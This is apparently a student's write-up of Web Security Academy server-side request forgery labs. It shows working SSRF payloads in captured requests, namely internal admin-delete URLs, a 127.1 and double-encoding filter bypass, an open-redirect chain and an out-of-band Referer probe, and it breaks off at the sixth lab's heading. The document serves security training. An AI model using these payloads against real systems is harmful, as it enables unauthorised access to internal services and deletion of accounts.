Server Side Request Forgery (SSRF)

Table of Contents

1. Basic SSRF against the local server 2
2. Basic SSRF against another back-end system 3
3. SSRF with blacklist-based input filter 6
4. SSRF with filter bypass via open redirection vulnerability 9
5. Blind SSRF with out-of-band detection 12
6. SSRF with whitelist-based input filter 14
7. Blind SSRF with Shellshock exploitation 17

1. Basic SSRF against the local server

Lab: Basic SSRF against the local server

APPRENTICE

LAB Not solved

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at `http://localhost/admin` and delete the user `carlos`.

Sol) Steps:


1) I have intercepted the request and there is a parameter called stockAPI

```
Pretty Raw Hex
1 POST /product/stock HTTP/1.1
2 Host: 0a9b00a3035f540ac0a8277900fb00a6.web-security-academy.net
3 Cookie: session=YURD9Z40h0ilaKM1XK9fMod8Mc2itjX7; session=PoqDGjbVFzI1L2Ghlftyw8Ve4BFdCcof
4 Content-Length: 107
5 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0a9b00a3035f540ac0a8277900fb00a6.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a9b00a3035f540ac0a8277900fb00a6.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 stockApi=http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D1
```

2) I have changed the value to http://localhost/admin and i was able to access the admin page and there are 2 users in the page including carlos

3)below is the payload I have used for stockAPI and it worked

http://localhost/admin/delete?username=carlos



---

2. Basic SSRF against another back-end system

Lab: Basic SSRF against another back-end system

APPRENTICE

LAB Not solved


This lab has a stock check feature which fetches data from an internal system.

To solve the lab, use the stock check functionality to scan the internal `192.168.0.X` range for an admin interface on port 8080, then use it to delete the user `carlos`.

Sol) Steps:

1)when the request is intercepted, we can see the below ip address in the stockAPI parameter, so using intruder we are brute forcing with all the parameters


2) When the ip address is 192.168.0.31 we are getting Not Found



3) The lab hints for an admin interface so I have tried the below url

http://192.168.0.31/admin

4)As you can see we have 2 links and one is carlos



5)now we use the link in our stockAPI to delete the user carlos

stockApi=http://192.168.0.31:8080/admin/delete?username=carlos

Request

Pretty | Raw | Hex

```
1 POST /product/stock HTTP/1.1
2 Host: 0a5e00d104e01de8c01e3ab800f40029.web-security-academy.net
3 Cookie: session=6Yg3dKyfuT4gm7blpjJtjWMrXbB4HJFJ
4 Content-Length: 62
5 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/107.0.5304.107 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0a5e00d104e01de8c01e3ab800f40029.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
   https://0a5e00d104e01de8c01e3ab800f40029.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 stockApi=http://192.168.0.31:8080/admin/delete?username=carlos
```

Response

Pretty | Raw | Hex | Render

```
1 HTTP/1.1 302 Found
2 Location: http://192.168.0.31:8080/adr
3 Connection: close
4 Content-Length: 0
5
6
```

https://0a5e00d104e01de8c01e3ab800f40029.web-security-academy.net/product?productId=1

Web Security Academy

Basic SSRF against another back-end system

Back to lab description

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning

Home | My account

AbZorba Ball

---

3. SSRF with blacklist-based input filter

Lab: SSRF with blacklist-based input filter

PRACTITIONER

LAB Not solved


This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at `http://localhost/admin` and delete the user `carlos`.

The developer has deployed two weak anti-SSRF defenses that you will need to bypass.

Sol) Steps:

1) When I am trying to access the local host like the previous example, the request is blocked for security reasons.



Request

Pretty Raw Hex

```
1 POST /product/stock HTTP/1.1
2 Host: 0aab009b0321a6d0c0cd2a4200bd0060.web-security-academy.net
3 Cookie: session=NvQpyH7ncCsbrlzD3gXJt96ySLLPt0a5
4 Content-Length: 31
5 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/107.0.5304.107 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0aab009b0321a6d0c0cd2a4200bd0060.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
   https://0aab009b0321a6d0c0cd2a4200bd0060.web-security-academy.net/product?productId=
   1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 stockApi=http://127.0.0.1
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 51
5
6 "External stock check blocked for security reasons"
```

2) So, there is a tweak here instead of using 127.0.0.1 I will be trying it with 127.1 and doing that is returning something

Request

Pretty Raw Hex

```
1 POST /product/stock HTTP/1.1
2 Host: 0aab009b0321a6d0c0cd2a4200bd0060.web-security-academy.net
3 Cookie: session=NvQpyH7ncCsbrlzD3gXJt96ySLLPt0a5
4 Content-Length: 44
5 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/107.0.5304.107 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0aab009b0321a6d0c0cd2a4200bd0060.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
   https://0aab009b0321a6d0c0cd2a4200bd0060.web-security-academy.net/product?productId=
   1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 stockApi=http%3A%2F%2F127.1%3A8080%2Ftesting
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 Connection: close
4 Content-Length: 2143
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css/academyLabHeader.css r
10    <link href=/resources/css/labs.css rel=stylesheet>
11    <title>
        SSRF with blacklist-based input filter
      </title>
12  </head>
13  <script src="/resources/labheader/js/labHeader.js">
    </script>
14  <div id="academyLabHeader">
15    <section class='academyLabBanner'>
16      <div class=container>
17        <div class=logo>
          </div>
18        <div class=title-container>
19          <h2>
              SSRF with blacklist-based input filter
            </h2>
```


3) When I used admin the request is blocked again

```
3 Cookie: session=NvQpyH7ncCsbrlzD3gXJt96ySLLPt0a5
4 Content-Length: 46
5 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/107.0.5304.107 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0aab009b0321a6d0c0cd2a4200bd0060.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
   https://0aab009b0321a6d0c0cd2a4200bd0060.web-security-academy.net/product?productId=
   1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 stockApi=http%3A%2F%2F127.0.0.1%3A8080%2Fadmin
```


```
3 Connection: close
4 Content-Length: 51
5
6 "External stock check blocked for security reasons"
```


4) So I am going to encode admin and try using hackverter and then copy admin rightclick choose->externsions->hackverter->encoding->urlencode_all which will all the characters. Then tried to send the request and did not work and in the same path there is another option called convert tags, tried with it and it did not work, now my last option is double encode it so following the same steps as above

5)When the admin is double encoaded and the ip address is 127.1 we got the positive response



5) Finally using the delete url to solve the lab
   a. http%3A%2F%2F127.1%2F<@urlencode_all>%61%64%6D%69%6E<@/urlencode_all>%2Fdelete?username=carlos
   b. another way is instead of encoding all the characters we can just do the first one
      i. stockApi=http%3A%2F%2F127.1%2F%25%36%31dmin/delete?username=wiener





---

4. SSRF with filter bypass via open redirection vulnerability

Lab: SSRF with filter bypass via open redirection vulnerability

PRACTITIONER

LAB Not solved


This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at `http://192.168.0.12:8080/admin` and delete the user `carlos`.

The stock checker has been restricted to only access the local application, so you will need to find an open redirect affecting the application first.

Sol) Steps:

1)In this lab we are going to make use of open redirect vulnerability which simply means that we can redirect to an external page.



```
Request
Pretty Raw Hex Hackvertor
1 POST /product/stock HTTP/1.1
2 Host: 0aa200bf04d47585c090fb7500c000f2.web-security-academy.net
3 Cookie: session=y63zUjHbsdnQsx0bd0x8aoH8yaz2n00Y
4 Content-Length: 31
5 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/107.0.5304.107 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0aa200bf04d47585c090fb7500c000f2.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
  https://0aa200bf04d47585c090fb7500c000f2.web-security-academy.net/product?productId=
  1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 stockApi=http://localhost/admin

Response
Pretty Raw Hex Render Hackvertor
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 48
5
6 "Invalid external stock check url 'Invalid URL'"
```

2)In the below nextpage intercept we have used www.youtube.com to check for redirection

```
Request
Pretty  Raw  Hex  Hackvertor
1 GET /product/nextProduct?currentProductId=1&path=/product?productId=2 HTTP/1.1
2 Host: 0aa200bf04d47585c090fb7500c000f2.web-security-academy.net
3 Cookie: session=EAaJfDcpVfoWUP2S3vHE6cq0SRTSnkNi; session=
  y63zUjHbsdnQsx0bd0x8aoH8yaz2n00Y
4 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/107.0.5304.107 Safari/537.36
```

3) It reditected to youtube.com

```
GET /product/nextProduct?currentProductId=2&path=https://www.youtube.com HTTP/1.1
Host: 0aa200bf04d47585c090fb7500c000f2.web-security-academy.net
Cookie: session=EAaJfDcpVfoWUP2S3vHE6cq0SRTSnkNi; session=y63zUjHbsdnQsx0bd0x8aoH8yaz2n00Y
Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chr
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0aa200bf04d47585c090fb7500c000f2.web-security-academy.net/product?productId=2
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
Send  Cancel  Target: h
Request
Pretty  Raw  Hex  Hackvertor
1 GET / HTTP/2
2 Host: www.youtube.com
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/107.0.5304.107 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
  g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Referer: https://0aa200bf04d47585c090fb7500c000f2.web-security-academy.net/
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
Response
Pretty  Raw  Hex  Render  Hackvertor
YouTube  Sign in
All  Live  Music  Bossa Nova  Background music  Gaming
YouTube Premium
```

4)In our next step we will use the path which is vulnerable to open redirection in our stockAPI and below is the final url and make sure to url encode it before sending the request.

The concept is we are providing the url of our local systems

stockApi=/product/nextProduct?currentProductId=2&path=http://192.168.0.12:8080/admin

5)perfect we have found the urls of the users

```
Sec-Fetch-Dest: empty
Referer:
https://0aa200bf04d47585c090fb7500c000f2.web-security-academy.net/product?productId=
1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

stockApi=
/product/nextProduct%3fcurrentProductId%3d2%26path%3dhttp%3a//192.168.0.12%3a8080/ad
min
```

```
        </h1>
        <div>
          <span>
            carlos -
          </span>
          <a href="/http://192.168.0.12:8080/admin/delete?username=carlos">
            Delete
          </a>
        </div>
        <div>
          <span>
            wiener -
          </span>
          <a href="/http://192.168.0.12:8080/admin/delete?username=wiener">
            Delete
          </a>
        </div>
      </section>
      <br>
      <hr>
    </div>
  </section>
</div>
```

Pretty Raw Hex Hackvertor

```
POST /product/stock HTTP/1.1
Host: 0aa200bf04d47585c090fb7500c000f2.web-security-academy.net
Cookie: session=y63zUjHbsdnQsx0bd0x8aoH8yaz2n00Y
Content-Length: 123
Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/107.0.5304.107 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://0aa200bf04d47585c090fb7500c000f2.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0aa200bf04d47585c090fb7500c000f2.web-security-academy.net/product?productId=
1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

stockApi=
/product/nextProduct%3fcurrentProductId%3d2%26path%3dhttp%3a//192.168.0.12%3a8080/ad
min/delete%3fusername%3dcarlos
```

Pretty Raw Hex Render Hackvertor

```
          <a href="/admin">
            Admin panel
          </a>
          <p>
            |
          </p>
          <a href="/my-account">
            My account
          </a>
          <p>
            |
          </p>
        </section>
      </header>
      <header class="notification-header">
      </header>
      <section>
        <p>
          User deleted successfully!
        </p>
        <h1>
          Users
        </h1>
        <div>
          <span>
            wiener -
          </span>
          <a href="/http://192.168.0.12:8080/admin/delete?username=wiener">
            Delete
          </a>
        </div>
      </section>
      <br>
```

Web Security Academy

SSRF with filter bypass via open redirection vulnerability

Back to lab description

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning

---

5. Blind SSRF with out-of-band detection

Lab: Blind SSRF with out-of-band detection

PRACTITIONER

LAB | Not solved

This site uses analytics software which fetches the URL specified in the Referer header when a product page is loaded.

To solve the lab, use this functionality to cause an HTTP request to the public Burp Collaborator server.

Note

To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server.

Sol) Steps:

1) Here our end goal is to see whether the request is cent to our burp collaborator client and the hint is the referrer header is vulnerable.
2) I have pasted my burp collaborator clients url in referrer and sending the request

Pretty | Raw | Hex | Hackvertor

```
GET /product?productId=9 HTTP/1.1
Host: 0a6800f604109cb1c0d86c3600280075.web-security-academy.net
Cookie: session=jc7cIftpW45zgTh8v7X71ErogAZD19yw
Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
 Gecko) Chrome/107.0.5304.107 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:http://ecu375sfyrkw745hg3i86gbfi6oxco0d.oastify.com
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

#	Time	Type	Payload	Source IP address
1	2022-Nov-16 17:54:24.374 UTC	DNS	ecu375sfyrkw745hg3i86gbfi6oxco0d	3.248.186.225
2	2022-Nov-16 17:54:24.374 UTC	DNS	ecu375sfyrkw745hg3i86gbfi6oxco0d	3.251.128.135
3	2022-Nov-16 17:54:24.382 UTC	HTTP	ecu375sfyrkw745hg3i86gbfi6oxco0d	34.253.173.2

Description | Request to Collaborator | Response from Collaborator

The Collaborator server received an HTTP request.

The request was received from IP address 34.253.173.2 at 2022-Nov-16 17:54:24.382 UTC.

https://0a6800f604109cb1c0d86c3600280075.web-security-academy.net/product?productId=9

Web Security Academy | Blind SSRF with out-of-band detection

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills! | Continue learning »

Home

Eggtastic, Fun, Food Eggcessories

---

6. SSRF with whitelist-based input filter

Lab: SSRF with whitelist-based input filter

EXPERT

LAB | Not solved

